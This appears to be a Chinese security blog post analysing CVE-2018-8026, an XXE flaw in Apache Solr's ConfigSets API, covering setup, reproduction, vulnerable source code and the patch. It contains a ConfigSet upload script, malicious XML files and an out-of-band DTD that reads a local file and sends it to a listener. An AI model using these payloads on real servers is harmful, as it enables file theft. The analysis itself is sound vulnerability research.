Apache Solr XXE漏洞分析 -【CVE-2018-8026 】

chybeta / 2018-07-16 17:03:36 / 浏览数 6142 

---

## 环境搭建

这次的XXE漏洞依赖于SolrCloud API，影响到SolrCloud分布式系统。而SolrCloud需要用到zookeeper。

### zookeeper

在 zookeeper文件夹下：

```
(zookeeper-3.4.12)~ cp .\conf\zoo_sample.cfg .\conf\zoo.cfg■
```

修改 `conf\zoo.cfg`中的`dataDir`和`clientPort`，以我为例：

```
...
dataDir= D:\\vuln\\zookeeper-3.4.12\\data
# the port at which the clients will connect
clientPort=2181
...
```

然后启动服务

```
(zookeeper-3.4.12)~ .\bin\zkServer.cmd
```

### solr

solr受影响版本： 6.6.4, 7.3.1

solr的具体搭建过程不详细说明。通过`ant idea`等一系列编译可以搭建idea环境。最后启动solr服务时如下，其中`-DzkHost=localhost`即上面配置zookeeper的`clientPort`:

```
solr start -p 8983 -f -a "-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=y,address=8988 -DzkHost=localhost:2181"
```

## 漏洞复现


附上最简单的脚本evil.py，其中evil.zip见文章附件：

```
import requests

upload_url = "http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=evilconfig"
files = open("evil.zip", "rb")
print(requests.post(upload_url, data=files).text)

create_url = "http://127.0.0.1:8983/solr/admin/collections?action=CREATE&name=eviltest&numShards=1&collection.configName=evilc
print(requests.get(create_url).text)
```

还有外部实体xxe.dtd，如下用于读取存放在C盘根目录下的chybeta.txt文件：

```
<!ENTITY % file SYSTEM "file:///C:/chybeta.txt"><!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://127.0.0.1:8888?%file;/'>">%
```

如下图，`8000`服务器用于提供xxe.dtd，`8888`服务器用于接受xxe传送出来的结果




关于XXE的攻击方式等知识不妨参考小试XML实体注入攻击

## 漏洞分析

### XXE 1

第一步是需要去上传ConfigSet，根据Upload a ConfigSet，这一步是将几个xml文件打包成压缩包后上传，其中 schema.xml内容为：

```
<?xml version="1.0"?>
<schema name="test" version="1.1">
   <fieldType name="string" class="solr.StrField" />
   <fieldType name="currency" class="solr.CurrencyField" precisionStep="8" defaultCurrency="USD" currencyConfig="currency.xml"
</schema>
```

currency.xml为：

```
<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM "http://127.0.0.1:8000/xxe.dtd">    %remote;    ]>
```


还有一个solrconfig.xml，其内容在此省略。

考虑到是xxe，因此主要来看在何处发生了xml外部实体的解析。当开始第二个请求`solr/admin/collections?action=CREATE`时，solrcloud将根据指定的`collectio`

org/apache/solr/schema/FileExchangeRateProvider.java:245

```
public void inform(ResourceLoader loader) throws SolrException {
   if(loader == null) {
     throw new SolrException(SolrException.ErrorCode.SERVER_ERROR, "Needs ResourceLoader in order to load config file");
   }
   this.loader = loader;
   reload();
 }
```

跟进`reload`，到达
org/apache/solr/schema/FileExchangeRateProvider.java:159，此时变量如下




代码如下：

```
@Override
 public boolean reload() throws SolrException {
   InputStream is = null;
   Map<String, Map<String, Double>> tmpRates = new HashMap<>();
   try {
     log.debug("Reloading exchange rates from file "+this.currencyConfigFile);

     is = loader.openResource(currencyConfigFile);
     javax.xml.parsers.DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
     try {
       dbf.setXIncludeAware(true);
       dbf.setNamespaceAware(true);
     } catch (UnsupportedOperationException e) {
       throw new SolrException(SolrException.ErrorCode.BAD_REQUEST, "XML parser doesn't support XInclude option", e);
     }

     try {
       Document doc = dbf.newDocumentBuilder().parse(is);
```

currencyConfigFile即前面的currency.xml，
通过is =
loader.openResource(currencyConfigFile);读取了内容后，在最后把is对象传给了dbf。在dbf.newDocumentBuilder().parse(is);解析了外部实体，造成


## XXE 2


同样发生在对schema.xml的解析中，我们修改schema.xml的内容如下：

```
<?xml version="1.0"?>
<schema name="test" version="1.1">
   <fieldType name="string" class="solr.StrField" />

   <fieldType name="priorityLevel" class="solr.EnumFieldType" docValues="true" enumsConfig="enumsConfig.xml" enumName="priorit
</schema>
```

enumsConfig.xml内容为：

```
<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM "http://127.0.0.1:8000/xxe.dtd">    %remote;    ]>
```

将schema.xml，enumsConfig.xml和solrconfig.xml打包成zip后，用上面的脚本执行。当solr运行至
org/apache/solr/schema/AbstractEnumField.java:90




接着在 org/apache/solr/schema/AbstractEnumField.java:110

```
InputStream is = null;

   try {
       is = schema.getResourceLoader().openResource(enumsConfigFile);
       final DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
       try {
         final Document doc = dbf.newDocumentBuilder().parse(is);
```

同样由于`dbf.newDocumentBuilder().parse(is)`造成了外部实体的解析

## 补丁分析

针对 XXE 1 和 XXE 2 的补丁为 SOLR-12450.patch

其中增加了`solr/core/src/java/org/apache/solr/util/SafeXMLParsing.java`，其中定义了多种解析xml的方法。比如`parseConfigXML`:

```
/** Parses a config file from ResourceLoader. Xinclude and external entities are enabled, but cannot escape the resource loade
public static Document parseConfigXML(Logger log, ResourceLoader loader, String file) throws SAXException, IOException {
   ...
   final DocumentBuilder db = dbf.newDocumentBuilder();
   db.setEntityResolver(new SystemIdResolver(loader));
   db.setErrorHandler(new XMLErrorLogger(log));
   return db.parse(in, SystemIdResolver.createSystemIdFromResourceName(file));
   ...
}
```

对应的`FileExchangeRateProvider.java`也换成了：

```
Document doc = SafeXMLParsing.parseConfigXML(log, loader, currencyConfigFile);
```

`AbstractEnumField.java`则为

```
Document doc = SafeXMLParsing.parseConfigXML(log, loader, enumsConfigFile);
```

## Reference

- SolrSOLR-12450
- Sorl: ConfigSets API

CVE-2018-8026.zip (0.003 MB) 下载附件



上一篇：深度学习在恶意软件检测中的应用 下一篇：Pwn2Own 2018 Safa...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板